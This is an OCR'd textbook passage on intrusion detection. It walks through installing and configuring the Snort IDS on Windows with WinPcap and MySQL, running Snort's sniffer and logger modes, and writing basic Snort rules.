

Historical data
Learn and update normal activities
If characteristic
Current data
Compare with normal activities
If uncharacteristic
Generate and report alert

**Figure 10-3** Anomaly-based IDS.




**Figure 10-4** Normal and abnormal activity.

**DETECTING INTRUSIONS AND ATTACKS**

**Intrusion detection is not the only way to detect an attack or intrusion. Even before IDSs were widely used, other mechanisms were used to detect unauthorized activity. One of the most widely used methods is integrity verification. An example of this technology is Tripwire. Tripwire works by building a profile of the system in a known state. This is done by means of MD5 or SHA checksums. These values are created and stored for potentially all system files and placed in a database. Then, at predetermined intervals, a second snapshot of the same files is taken, and these are compared so that any changes can be noted. This makes it easy to spot changes/abnormalities. This provides a proven means of detecting file changes or malware, such a rootkits that might have been installed on the system.**

## An Overview of Snort

Snort is a freeware IDS developed by Martin Roesch and Brian Caswell. It's considered a NIDS that can be set up on a Linux or Windows host. Although the core program has a command-line interface, two popular GUIs can be used: SnortSnarf and IDScenter. Snort operates as a network sniffer and logs activity that matches predefined signatures. Signatures can be designed for a wide range of traffic, including IP, TCP, UDP, and ICMP. If you have never used an IDS, you might be surprised at the number of alerts it will produce in just a few hours upon being connected to the Internet.

## Platform Compatibility

Snort can be run on both Linux and Windows. It can also be run on other platforms, such as FreeBSD, Solaris, and Mac OS X. If you are going to run Snort on a Linux system, you can take advantage of some precompiled binaries that are already available for use. You also have the option of running it from a CD-based Linux OS, such as BackTrack. While the choice of Linux or Windows may be a no-brainer for some purists, there are advantages and disadvantages for each platform.

Features for Linux include:

- Snort was developed for Linux.
- Snort maintains a high level of flexibility when used on a Linux system.
- Linux does not suffer from the overhead that's required in the Windows environment.

Features for Windows include:

- You can use a familiar interface.
- You can use existing software and systems.

Because this book is about building your own network security lab, it's important to look at tools that can be used on both Linux and Windows. Snort is one such tool. While Snort on a Linux system does have its advantages, software choices are rarely made on purely technical grounds. If you are more comfortable with Windows, it should not stop you from building and running a Windows Snort system.

**NOTE There is an ongoing war as to what OS is the best and which is really more secure. Just search Google for "what's more secure, Linux or Windows"; that search will bring up hundreds of links. Pick out any of those or check out `www.theregister.co.uk/2004/10/22/linux_v_windows_security`.**

## Assessing Hardware Requirements

What's really required to support a Snort installation? Variables you will want to review include the following:

- Network access speed
- Data throughput
- Log and alert retention

- Whether the system is dedicated to Snort or expected to support services
- Your budget

As you can probably imagine, the performance of a Snort system is based on many different factors. For example, is the system being used a single-processor system or does it support multiple processors? Snort requires considerable processing power. You also want to consider what other programs the system is running. If you are running MySQL, BASE, or the older Analysis Console for Intrusion Databases (ACID) program, these will also use computing power and further degrade a slow single-processor system.

Snort can also require a lot of hard disk space. A Windows installation of Snort with many of the needed bells and whistles can be 3 to 4GB. That's before you even start to consider alert storage. If you are planning to keep even a moderate number of alerts, it's not unreasonable to consider 40 to 50GB of storage for alerts. The next items to consider are the network interface cards (NICs). You should consider having at least two NICs for your Snort system. One NIC can be used for remotely managing the system, while the second NIC can be used for sniffing traffic. Figure 10-5 shows a typical Snort deployment.

If you cannot match the speed of your network, go for a higher speed. As an example, if you have a 100MB network and yet several devices support speeds of 1GB, opt for the 1GB network card over a slower 100MB NIC.




**Figure 10-5** Common Snort deployment.

# Installing Snort on a Windows System

If you have made the decision to install Snort on a Windows system, you want to make sure that it meets the minimum requirements. Both Windows XP and Windows Server 2003 are good choices. Windows Vista and 2000 are marginally acceptable, but you will need to keep in mind that Windows 2000 has passed its end of life, and Vista is still relatively new and requires much processing power and memory just for the OS. You also need at least one NIC, a network connection, and a packet-capture driver for Windows. WinPcap is the standard application for this purpose.

**WHY SNORT ON WINDOWS**

**Snort is basically set up on BackTrack, so if you plan to go that route, much of the work covered here is already done for you. However, Linux is not the only option. In the lab either platform may work, yet in actual deployment you will need to consider who will maintain and service the system that Snort is loaded on. If you come from a totally Windows shop, you may find it more convenient to base Snort on a Windows system. Properly configured, both Linux and Windows are suitable platforms for Snort.**

## MySQL

For Snort to be a truly useful tool, you also need to install a database component — the most commonly used is a relational database management system (RDMS). An RDMS stores data in the form of tables. Each database table row consists of one or more database table fields. While you might be wondering why we would not choose MS SQL, it is primarily because the application is not free and because Snort cannot log in to a SQL database in real time. This is one of the reasons MYSQL is a good choice to use as the database component of Snort.

## Limiting Access

Before you begin to install Snort, make sure that you have Windows locked down. Remember that the primary purpose of Snort is to monitor the activity of the network. The last thing you want is to give an attacker the ability to access the system that Snort is running on and be able to make changes or alter the logs. Limiting access is really not that difficult. You just need to secure it physically and logically and harden the OS.

Physically securing your Snort system can best be accomplished by limiting access to the server. The Snort server should be located in an area that has controlled access. You really don’t need a floppy disk in the computer, nor does the computer need the ability to boot from USB or CD/DVD. If you cannot place the system in a secured server room or data center, at least place the system in a locked cabinet or other area that features controlled access.

One way to control logical access is by using a one-way data cable. Basically, if the Snort server has two NICs, the NIC that is used to monitor traffic only needs the ability to receive traffic and not transmit. This adds an additional layer of protection when deployed in an untrusted network. If you want to learn more about how to build a one-way data cable, check out the exercise at the end of this chapter.

You should also consider limiting who can log on to the Snort server. The last thing you want is to leave a weak password that allows access to an unauthorized individual. Guest accounts and any other unneeded accounts should be deleted. Because of the capabilities of password-cracking tools and rainbow tables, you should use passwords that are complex in nature. By that I mean upper- and lowercase letters, numbers, and special characters. Passwords should be no fewer than 8 characters, whereas 14 is preferred. You can further confuse attackers by renaming the Administrator account.

As for hardening the OS, the best place to start is by removing all unneeded services. After you have installed your Windows OS of choice, go to Add/Remove Programs and uninstall any unneeded Windows applications. You will also want to go to the Control Panel and turn off unneeded services. As far as protocols, only TCP/IP is needed; you can remove everything else. Next, apply all available patches and updates. If you are planning to communicate with the system remotely, consider an encrypted communications channel, such as IPSec or SSH. As a final thought, you should periodically run an assessment tool to baseline the security of the system, such as Microsoft's Baseline Security Analyzer or IIS Lockdown Tool. Both of these tools are available at the Microsoft web site.

## Installing the Base Components

To get Snort running on a Windows system, you need WinPcap and the Snort executable. The purpose of WinPcap is to allow programs such as WinDump, Snort, and other IDS applications to capture low-level packets traveling over a network. It should be the first program installed before using most Windows-based IDS systems. WinPcap can be downloaded from `www.winpcap.org/install/default.htm`. Now we can move onto installing the Snort program. Snort.org packages the Windows components into and executable installation program available at `www.snort.org/dl/binaries/win32`. As of the publication of this book, the most current version is Snort 2.8.0. Let's look at the steps required to get Snort installed:

1. Double-click the Snort 2.8.0 program and wait for the GNU Public License to appear.
2. Next, click the I Agree button. As this marks your agreement to the GNU License, the Installation Options window will appear.

3. When you are at the Installation Options dialog box, click the appropriate boxes to select from among the options shown here and in Figure 10-6:


   I do not plan to log to a database, or I am planning to log to one of the databases listed above. *Choose this option.*

   I need support for logging to Microsoft SQL Server. *Click this radio button only if you already have SQL Server installed.*

   I need support for logging to Oracle. *Choose this option only if you have the Oracle installed on your computer.*

4. Now, click the Next button. The Choose Components window will appear, as shown in Figure 10-7.
5. In the Choose Components window, leave the default setting, and then click Next.
6. The Install Location window appears. Leave the default setting of `C:\Snort`, as shown in Figure 10-8.
7. Click the Install button and allow the Snort program to finish installing. Once the installation is done, click the Close button. The installation is now complete.

It is now time to look at how to configure your Snort system.



Snort 2.8.0 Setup

**Installation Options**

Select which configuration options you want installed


All Windows versions of Snort already contain support for logging to MySQL and ODBC databases. Please select any additional functionality that you desire.

● I do not plan to log to a database, or I am planning to log to one of the databases listed above.

○ I need support for logging to Microsoft SQL Server. Note that the SQL Server client software must already be installed on this computer.

○ I need support for logging to Oracle. Note that the Oracle client software must already be installed on this computer.

**Figure 10-6** Snort installation options.



Snort 2.8.0 Setup

**Choose Components**

Choose which features of Snort 2.8.0 you want to install.

Check the components you want to install and uncheck the components you don't want to install. Click Next to continue.

Select components to install:


- ☑ Snort
- ☑ Dynamic Modules
- ☑ Documentation
- ☑ Schemas

Description

Position your mouse over a component to see its description.

Space required: 24.1MB

**Figure 10-7** Choose Snort components.



Snort 2.8.0 Setup

**Choose Install Location**

Choose the folder in which to install Snort 2.8.0.

Setup will install Snort 2.8.0 in the following folder. To install in a different folder, click Browse and select another folder. Click Next to continue.

Destination Folder

C:\Snort

Space required: 24.1MB

Space available: 639.0MB


**Figure 10-8** Choose install location.

### Basic Configuration

Although you might be ready to fire up Snort and start sniffing, there are still a few more basic configurations steps that you need to perform before Snort is ready to use. To start, you need to configure the `Snort.conf` file. It can be found at `C:\snort\etc\snort.conf`. You will want to open the `.conf` file with a basic text editor, such as Edit or Notepad. Once opened, the file will appear as shown in Figure 10-9.

For those who are used to the Windows GUI, this configuration may be a littler more difficult. You need to double-check everything you type into the `.conf` file. If there is an error in the file, Snort will not work. The options you want to configure are:

- Network settings
- Rules settings
- Output settings
- Include settings



```
#--------------------------------------------------
#   http://www.snort.org     Snort 2.8.0 Ruleset
#     Contact: snort-sigs@lists.sourceforge.net
#--------------------------------------------------
# $Id$
#
###################################################
# This file contains a sample snort configuration.
# You can take the following steps to create your own custom configuration:
#
#  1) Set the variables for your network
#  2) Configure dynamic loaded libraries
#  3) Configure preprocessors
#  4) Configure output plugins
#  5) Add any runtime config directives
#  6) Customize your rule set
#
###################################################
# Step #1: Set the network variables:
#
# You must change the following variables to reflect your local network. The
# variable is currently setup for an RFC 1918 address space.
#
# You can specify it explicitly as:
#
# var HOME_NET 10.1.1.0/24
#
# or use global variable $<interfacename>_ADDRESS which will be always
# initialized to IP address and netmask of the network interface which you run
# snort at.  Under Windows, this must be specified as
# $(<interfacename>_ADDRESS), such as:
# $(\Device\Packet_{12345678-90AB-CDEF-1234567890AB}_ADDRESS)
#
# var HOME_NET $eth0_ADDRESS
#
```

**Figure 10-9** Snort.conf.

By default, `Snort.conf` has the network set at

```
var HOME_NET any
```

Leaving this setting as is will configure Snort to monitor any network that it is attached to. To monitor a specific subnet, the setting would be configured as follows:

```
var HOME_NET 192.168.123.0/24
```

This setting instructs Snort to monitor all devices on the 192.168.123.0 subnet. To monitor one single device on the 192.168.123.0 network, the setting is

```
var HOME_NET192.168.123.254/32
```

This setting instructs Snort to monitor the 192.168.123.254 system.

To ensure that Snort can detect and log attacks, you need to make sure that the rule path is properly set. The default rule path is `var RULE_PATH ../rules`. You must replace this line with the correct path for the rules. As an example, mine would be placed in `c:snort\rules`, so the syntax would be this:

```
    var RULE_PATH c:\snort\rules
```

The next configuration is the output settings. Output settings define how Snort will display information to the end user. These settings are used when setting the MySQL database. You must change the default line so that it is no longer commented out. In the `.conf` file, any line that begins with `#` is ignored. Find the following line and remove the # symbol and change `output log_tcpdump: tcpdump.log` to `output alert_fast: alert.ids`. Before configuring the MySQL database, you must fill in the following parameters. You need to record this information in a safe place, such as an encrypted file or a secured notebook.

```
        User: ______________________________
```

This is the MySQL user for the database where Snort stores its data. You can use any name you like, such as *Snort_admin*.

```
        Password: __________________________
```

This is the password for the MySQL database user. Make it complex!

```
        dbname (for logs and alerts): ___________________________
```

Record the database name where Snort will store its alerts and logs here.

```
        YOURHOSTNAME _________________________________
```

This is the hostname of your database server. Type **hostname** from the command line if you cannot remember this value.

The final step here is to edit the *Include* configuration. The `classification.config` and `reference.config` files are the two standard Snort configuration files that must be referenced in order for Snort to properly classify and provide references to the alerts it generates. The `classification.config` file contains alert levels that Snort monitors against network traffic. To set the `classification.config` file in the `snort.conf` configuration file, find `classification.config` in the `snort.conf` file. Insert the actual path for the `classification.config` file into the file so that it reads `Include SnortPath\etc\classification.config`. The `reference.config` file contains URLs referenced in the rules that provide more information about the alerted event. To set this file, you will need to find the `reference.config` file in the `snort.conf` file that says `Include reference.config`. You need to insert the actual path for the `reference.config` file so that it looks something like this:

```
Include C:\snort\etc\reference.config
```

This completes the setup and brings us to the point where we can test the basic Snort configuration.

## Verification of Configuration

Snort can operate in three different modes: Sniffer mode, Packet Logger mode, and Network Intrusion mode.

### Sniffer Mode

Sniffer mode works just as the name implies. It configures Snort to sniff traffic. Let’s take a moment as this point to verify Sniffer mode:

1. Reboot your machine and log back on to Windows. To check whether Snort was properly configured, open two command prompts.
2. At one of the command prompts, navigate to the `C:\snort\bin` folder, and enter **snort –W**. You should see a list of possible adapters on which you can install the sensor. The adapters are numbered 1, 2, 3, and so forth. The results of my query are shown here:

```
C:\Snort\bin>snort -W

  ,,_    -*> Snort! <*-
 o"  )~  Version 2.8.0-ODBC-MySQL-FlexRESP-WIN32 (Build 67)
  ''''   By Martin Roesch & The Snort Team: http://www.snort.org/team.html
         (C) Copyright 1998-2007 Sourcefire Inc., et al.
         Using PCRE version: 4.4 21-August-2003
```


```
Interface    Device      Description
-------------------------------------------
1 \Device\NPF_GenericDialupAdapter (Adapter for generic dialup and VPN
capture)
2 \Device\NPF_{B25FC488-A37A-4C6C-8A6B-9A4FC79AB995} (VMware Virtual
Ethernet Adapter)
3 \Device\NPF_{37E7E822-5EDB-4E72-BEAF-CA1EDA55B1F7} (VMware Virtual
Ethernet Adapter)
4 \Device\NPF_{BB5E4672-63A7-4FE5-AF9B-69CB840AAA7E} (NETGEAR GA302T
Gigabit Adapter)
```

3. At the `c:\snort\bin>` prompt, enter **snort –v –i*x***, where *x* is the number of the NIC to place your Snort sensor on. Because I am using the fourth adaptor, I would enter **4**.
4. Switch to the second command prompt and ping another computer. For this I used 4.2.2.2. When ping is complete, switch back to the command prompt window running Snort, and press Ctrl+C to stop Snort. Figure 10-10 shows a sample capture.

### Packet Logger Mode

Packet logger mode allows Snort to capture and log traffic. Now let's take a look at Snort's logging abilities. For this you will use the `-l` (log) switch:

1. From the command line, change to the directory where you installed Snort. Then from the command prompt, enter **snort –ix –dev –l\snort \log**. This will start Snort and instruct it to record headers in the `\snort \log` folder.
2. Now ping the system that Snort is installed on from another system.



```
***A**** Seq: 0xC1C710A2  Ack: 0x8986CDC1  Win: 0xFFFF  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

11/21-01:49:46.214925 199.107.65.177:80 -> 192.168.123.191:4019
TCP TTL:51 TOS:0x0 ID:29480 IpLen:20 DgmLen:1420 DF
***A**** Seq: 0x8986CDC1  Ack: 0xC1C710A2  Win: 0x3443  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

11/21-01:49:46.219319 199.107.65.177:80 -> 192.168.123.191:4019
TCP TTL:51 TOS:0x0 ID:29482 IpLen:20 DgmLen:1420 DF
***A**** Seq: 0x8986D325  Ack: 0xC1C710A2  Win: 0x3443  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

11/21-01:49:46.219353 192.168.123.191:4019 -> 199.107.65.177:80
TCP TTL:128 TOS:0x0 ID:27227 IpLen:20 DgmLen:40 DF
***A**** Seq: 0xC1C710A2  Ack: 0x8986D889  Win: 0xFFFF  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

11/21-01:49:46.223928 199.107.65.177:80 -> 192.168.123.191:4019
TCP TTL:51 TOS:0x0 ID:29484 IpLen:20 DgmLen:1420 DF
***A**** Seq: 0x8986D889  Ack: 0xC1C710A2  Win: 0x3443  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

11/21-01:49:46.228526 199.107.65.177:80 -> 192.168.123.191:4019
TCP TTL:51 TOS:0x0 ID:29486 IpLen:20 DgmLen:1420 DF
```

**Figure 10-10** Sample capture.

3. As soon as the ping is complete, press Ctrl+C to stop the packet capture.
4. Use Windows Explorer to navigate to the `snort\log` folder.
5. Examine the contents of the `log` folder. Use Notepad to examine the contents of the capture.

The individual packets are filed in hierarchical directories based on the IP address from where the packet was received, as shown in Figure 10-11.

### Network Intrusion Mode

Now that we have briefly examined Snort's logging capability, let's turn our attention to Network Intrusion mode. In this configuration, we are going to need to store Snort's data in a database for later review. While you do not have to have a database to use Snort, add-on tools such as the Basic Analysis and Security Engine (BASE) require database connectivity. Our first task is to install SQL. MySQL can be downloaded from `www.mysql.com/downloads/index.html`. As of the writing of this book, the current version is 5.0.45. After you have downloaded the installation program, complete the following steps:

1. Uncompress the `Windows ZIP/Setup.EXE` file into a temporary directory and double-click `setup.exe` to start installation.
2. The Welcome screen will appear, signaling that you need to click the Next button after reading the information, and then click Next again. Allow MySQL to install in the default `C:\mysql` directory.
3. Choose the Typical install, and click Next. MySQL will now be installed.
4. Once the installation completed, you will need to finish the initial configuration configuring MySQL.
5. Open a command window and navigate to the directory in which you've installed MySQL. I chose the default of `C:\mysql\`.




**Figure 10-11** Snort log file contents.

6. In the `SQLPath\bin` directory, type **winmysqladmin**.
7. The MySQL administration console will now start and you will be prompted for a login.
8. You can use any login name and password you want. If you believe that you may forget these values, record them and place them in a secure location (e.g., an encrypted password file). I chose the following:

   ```
   login: administrator
   password: P@ssw0rdsR1t
   ```

9. Once you click the OK button, MySQL will start up as a service. This can be confirmed by looking for the traffic light in your system tray, showing a green light. Right-click this icon and click the Start Check tab. The `my.ini` line should show Yes, and all other lines should show OK.
10. Now return to the command prompt and run `winmysqladmin`.
11. You must now bind MySQL to this local system's IP address. I used 127.0.0.1.
12. Set the communication port to the default of 3306.
13. Set the `key_buffer` setting for Snort data. For this I chose 128MB.
14. Now click the Save Modifications button and compete the configuration.
15. MySQL will now prompt you that the changes have been made and are confirmed.
16. To complete the setup, type the following commands at the `mysql>` prompt and press the Enter key after each:

```
create database snort;
create database archive;
```

This completes a basic setup of MySQL. The Snort system can now use the database to store captured traffic signatures.

## Building Snort Rules

Snort matches the packets that are captured with a set of rules that the administrator provides. The rules reside in simple ASCII text files and can be modified as needed. Sometimes an existing rule will be commented out to eliminate false positive matches. Sometimes a new rule will be crafted to spot a new intrusion or simply a network activity of interest to the administrator of the Snort system.

Snort rules can be used to match specific signatures or misuse. Snort rules are made up of two basic parts:

- **Rule header** — This is where the rule's actions are identified.
- **Rule options** — This is where the rule's alert messages are identified.

Here is a sample rule to examine:

```
Alert tcp any any -> any 80 (content: "malware"; msg: "Malware Site
Accessed";)
```

The premise is that I want to be alerted when any user accesses a site with the text malware. The Snort rule that I wrote was then inserted into the file `malware.rules` in the `/etc/snort/rules` directory on my Snort machine. The rule syntax is fairly obvious. This example looks for TCP connections to port 80, the HTTP port. Upon encountering a packet that meets those criteria, the content is examined to see whether the clear text of ''malware'' is present in the text of the web page. If the rule matches, an alert is generated. It is quite easy to understand how Snort is able to match individual packets, as in my example. But how is Snort able to spot activities that span multiple packets, as is the case with a port scan? The secret to that is Snort ''preprocessors.'' The preprocessors are C programs that have an opportunity to examine packets before they are passed to the Snort analysis engine.

## The Rule Header

The text up to the first parenthesis is the rule header. The first part is known as the rule action. For example, consider the following rule:

```
Alert tcp any any -> any 80
```

The action here was an alert, but rule actions can include the following:

- **Alert** — Creates an alert using whatever method has been defined
- **Log** — Logs the packet
- **Pass** — Informs Snort to ignore the packet
- **Activate** — Creates an alert and turns on a dynamic rule
- **Dynamic** — Remains unused unless another rule calls on it

The next item is the protocol. In the preceding example, TCP was used. Snort supports the following protocols:

- TCP
- UDP
- IP
- ICMP

